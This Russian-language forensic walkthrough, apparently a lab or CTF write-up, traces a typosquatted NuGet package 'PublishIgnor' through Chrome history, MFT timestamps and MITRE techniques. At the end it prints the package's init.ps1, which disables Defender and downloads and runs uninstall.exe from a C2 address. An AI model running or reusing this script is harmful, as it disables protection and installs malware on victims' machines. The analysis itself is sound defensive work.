
Теперь необходимо понять, как предположительно вредоносный пакет попал на хост. Если просмотреть установленное ПО в директории `C:\Users\Administrator\AppData\Local`, можно заметить пару браузеров: Microsoft Edge и Google Chrome. Проверим историю Chrome на наличие интересующих нас ссылок и загрузок.

База данных, хранящая историю поиска и интересные URL, расположена в `Google\Chrome\User Data\Default`. Откроем файл `History` утилитой DB Browser.




Имя	Тип	Схема
Таблицы (19)		
cluster_keywords		CREATE TABLE cluster_keywords(cluster_id INTEGER NOT NULL,keyword V
cluster_visit_duplicates		CREATE TABLE cluster_visit_duplicates(visit_id INTEGER NOT NULL,duplicate
clusters		CREATE TABLE clusters(cluster_id INTEGER PRIMARY KEY AUTOINCREMENT
clusters_and_visits		CREATE TABLE clusters_and_visits(cluster_id INTEGER NOT NULL,visit_id IN
content_annotations		CREATE TABLE content_annotations(visit_id INTEGER PRIMARY KEY,visibility
context_annotations		CREATE TABLE context_annotations(visit_id INTEGER PRIMARY KEY,context_
downloads		CREATE TABLE downloads (id INTEGER PRIMARY KEY,guid VARCHAR NOT N
downloads_slices		CREATE TABLE downloads_slices (download_id INTEGER NOT NULL,offset II
downloads_url_chains		CREATE TABLE downloads_url_chains (id INTEGER NOT NULL,chain_index II
history_sync_metadata		CREATE TABLE history_sync_metadata (storage_key INTEGER PRIMARY KEY
keyword_search_terms		CREATE TABLE keyword_search_terms (keyword_id INTEGER NOT NULL,url
meta		CREATE TABLE meta(key LONGVARCHAR NOT NULL UNIQUE PRIMARY KEY,
segment_usage		CREATE TABLE segment_usage (id INTEGER PRIMARY KEY,segment_id INTE
segments		CREATE TABLE segments (id INTEGER PRIMARY KEY,name VARCHAR,url_id
sqlite_sequence		CREATE TABLE sqlite_sequence(name,seq)
urls		CREATE TABLE "urls"(id INTEGER PRIMARY KEY AUTOINCREMENT,url LONG
visit_source		CREATE TABLE visit_source(id INTEGER PRIMARY KEY,source INTEGER NOT
visited_links		CREATE TABLE visited_links(id INTEGER PRIMARY KEY AUTOINCREMENT,lin
visits		CREATE TABLE visits(id INTEGER PRIMARY KEY AUTOINCREMENT,url INTEG

Видим 19 таблиц, но из них весьма полезными могут оказаться только две. В таблице `clusters_and_visits` можно заметить URL страницы установленного пакета PublishIgnor.



	cluster_id	visit_id	score	gagement_scc	url_for_deduping	normalized_url	url_for_display
1	1	3	1	3	https://www.google.com/search?...	https://www.google.com/search?...	google.com/search?...
2	1	4	1	3	https://www.google.com/search?...	https://www.google.com/search?...	google.com/search?...
3	2	5	1	3	https://www.google.com/search?...	https://www.google.com/search?...	google.com/search?...
4	2	6	1	3	https://www.google.com/search?...	https://www.google.com/search?...	google.com/search?...
5	3	7	1	3	https://www.google.com/search?...	https://www.google.com/search?...	google.com/search?...
6	3	8	1	3	https://www.google.com/search?...	https://www.google.com/search?...	google.com/search?...
7	4	9	1	3	https://www.google.com/search?...	https://www.google.com/search?...	google.com/search?...
8	4	10	1	3	https://www.google.com/search?...	https://www.google.com/search?...	google.com/search?...
9	4	11	1	3	https://www.google.com/search?...	https://www.google.com/search?...	google.com/search?...
10	5	12	1	3	https://www.google.com/search?...	https://www.google.com/search?q=what+is+nuget+...	google.com/search?q=what+is+nuget+...
11	5	13	1	3	https://www.google.com/search?...	https://www.google.com/search?q=what+is+nuget+...	google.com/search?q=what+is+nuget+...
12	6	14	1	3	https://www.google.com/search?...	https://www.google.com/search?...	google.com/search?...
13	6	15	1	3	https://www.google.com/search?...	https://www.google.com/search?...	google.com/search?...
14	7	16	1	3	https://nuget.org/	https://www.nuget.org/packages/PublishIgnor/	nuget.org/packages/PublishIgnor/

Перейдя по ссылке, увидим, что пакет удален, также можно заметить ник автора.



PublishIgnor 1.0.11-beta

This package has been deleted from the gallery. It is no longer available for install/restore.

This is a prerelease version of PublishIgnor.


About

Last updated 8 months ago

Owners — Contact owners →

a1l4m

По таблице `urls` построим историю поиска пользователя. Понимаем, что он искал плагин или пакет, необходимый для публикации проекта без использования подгружаемых файлов с тестами, что как раз экономит время.



	id	url	title
1	1	https://www.google.com/search?...	who is this guy named all4m? - بحث Google
2	2	https://www.google.com/search?...	github .net website ecommerce project - بحث Google
3	3	https://www.google.com/search?...	am working on this projcet using .net framework, how can i publich it execluing ...
4	4	https://www.google.com/search?...	am working on this projcet using .net framework, how can i publich it execluing ...
5	5	https://www.google.com/search?...	package for execluing all the testing files in .net framework - بحث Google
6	6	https://www.google.com/search?...	package for execluing all the testing files in .net framework - بحث Google
7	7	https://www.google.com/search?...	What is nuget ? - بحث Google
8	8	https://www.google.com/search?...	nuget package for execluing testing files - بحث Google
9	9	https://www.nuget.org/packages/...	NuGet Gallery | PublishIgnor 1.0.11-beta

Менеджер пакетов NuGet создает в директории пользователя папку `.nuget`, которую мы видели ранее, в нее он сохраняет пакеты. С помощью MFTExplorer мы можем просмотреть `$MFT` и узнать время загрузки пакета.




Image Icon	Name	Parent Path	Is Dir	Is Deleted	SI_Created On	FN_Created On	SI_Modified On
No image data			☐	☐	=	=	=
	1.0.11-beta	.\Users\Administrator\.nuget\packages\publishignor	☑	☐	2024-03-19 18:41:54.6720189		2024-03-19 18:41:56.1478528

```
         00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 46 49 4C 45 30 00 03 00 5D C8 04 16 00 00 00 00  FILE0...]È......
00000010 05 00 02 00 38 00 03 00 B0 02 00 00 00 04 00 00  ....8...°.......
00000020 00 00 00 00 00 00 00 00 04 00 00 00 C5 66 01 00  ............Åf..
00000030 06 00 00 00 00 00 00 00 10 00 00 00 60 00 00 00  ............`...
00000040 00 00 00 00 00 00 00 00 48 00 00 00 18 00 00 00  ........H.......
00000050 BD 0F 6E 1D 2D 7A DA 01 BD 0F 6E 1D 2D 7A DA 01  ½.n.-zÚ.½.n.-zÚ.
00000060 BD 0F 6E 1D 2D 7A DA 01 8C 8C 37 F5 33 7A DA 01  ½.n.-zÚ...7õ3zÚ.
00000070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000080 00 00 00 00 F0 05 00 00 00 00 00 00 00 00 00 00  ....ð...........
00000090 60 BF 46 03 00 00 00 00 30 00 00 00 70 00 00 00  `¿F.....0...p...
```


```
**** FILE NAME ****
Type: FileName, Attribute #: 0x3, Size: 0x70, Content size: 0x52, Na
File name: PUBLIS~1 (Length: 0x8)
Flags: IsDirectory, Name Type: Dos, Reparse Value: 0x0, Physical Siz
Parent Mft Record: Entry/seq: 0x166C3-0x2
Created On:           2024-03-19 18:41:54.6720189
Content Modified On:  2024-03-19 18:41:54.6720189
Record Modified On:   2024-03-19 18:41:54.6720189
Last Accessed On:  2024-03-19 18:41:54.6720189
```

ТАЙПСКВОТТИНГ

Как именно был скомпрометирован пакет? В сети описано много случаев компрометации NuGet самыми разными способами, в том числе при помощи тайпсквоттинга.

> **INFO**
>
> Typosquatting — это форма атаки типа социальной инженерии. Техника заключается в подмене названий легитимных сайтов, доменов, имен файлов и прочих адресов. В данном случае метод предполагает создание пакетов с именами, очень похожими на популярные и проверенные. Что позволяет легко обмануть разработчиков, которые могут не заметить тонких различий.

Официальный и легитимный пакет называется `PublishIgnore`, но найденный на зараженном хосте пакет назван иначе — `PublishIgnor`.



Developer is developing package A
PACKAGE A
Project File
Add package B to package A
NuGet.org
PACKAGE B
.targets
Malicious Inline Task
Package B added as dependancy
PACKAGE A
Project File
.targets
Malicious Inline Task
The content of the .props and .targets files is added to the project file of the package A
Package A is built
PACKAGE A
Project File
.targets
Malicious Inline Task
Build action triggers execution of the malicious inline task which downloads and executes Stage 2 malware from a remote location
Stage 2 malware

На схеме выше показана типичная атака через цепочку поставок. В данном случае разработчик добавляет вредоносный код в пакет A, который затем распространяется вместе с исходным кодом и устанавливается на системы конечных пользователей. Вредоносная программа, получив контроль над системой, выполняет удаленную команду от злоумышленника.


Вот некоторые TTPs по MITRE, используемые злоумышленниками в подобных атаках:

- T1189 компрометация без установки программного обеспечения;
- T1035 — выполнение службы;
- T1105 передача инструмента проникновения;
- T1027 — обфусцированные или замаскированные файлы или информация;
- T1564.001 — сокрытие артефактов: скрытые файлы и каталоги.

ЗАКРЕПЛЕНИЕ В СИСТЕМЕ


Обычно такие зараженные пакеты выполняют свои функции при сборке. Здесь же сценарий выполнения вредоносных действий прописан в следующем файле:

```
C:\Users\Administrator\.nuget\packages\publishignor\1.0.11-beta\
tools\init.ps1
```



```
Set-MpPreference -DisableRealtimeMonitoring $true
Set-MpPreference -DisableScanningMappedNetworkDrivesForFullScan $true
Clear-Host
$Path = "$env:ProgramData\Microsoft Visual Studio"
if (-not (Test-Path -Path $Path)) {
    New-Item -Path $Path -ItemType Directory -Force
}
Clear-Host
$ProcName = "uninstall.exe"
Clear-Host
$WebFile = "http://54.93.81.220:8000/$ProcName"
Clear-Host
Invoke-WebRequest -Uri $WebFile -OutFile "$Path\$ProcName"
Clear-Host
Start-Process -FilePath "$Path\$ProcName"
Clear-Host
```

Сначала скрипт отключает функции защиты, позже устанавливает соединение с C2 сервером `54.93.81.220:8000` и скачивает файл `uninstall.exe`. Время вредоносной активности можно посмотреть в журнале PowerShell (не забываем переводить формат времени в UTC).



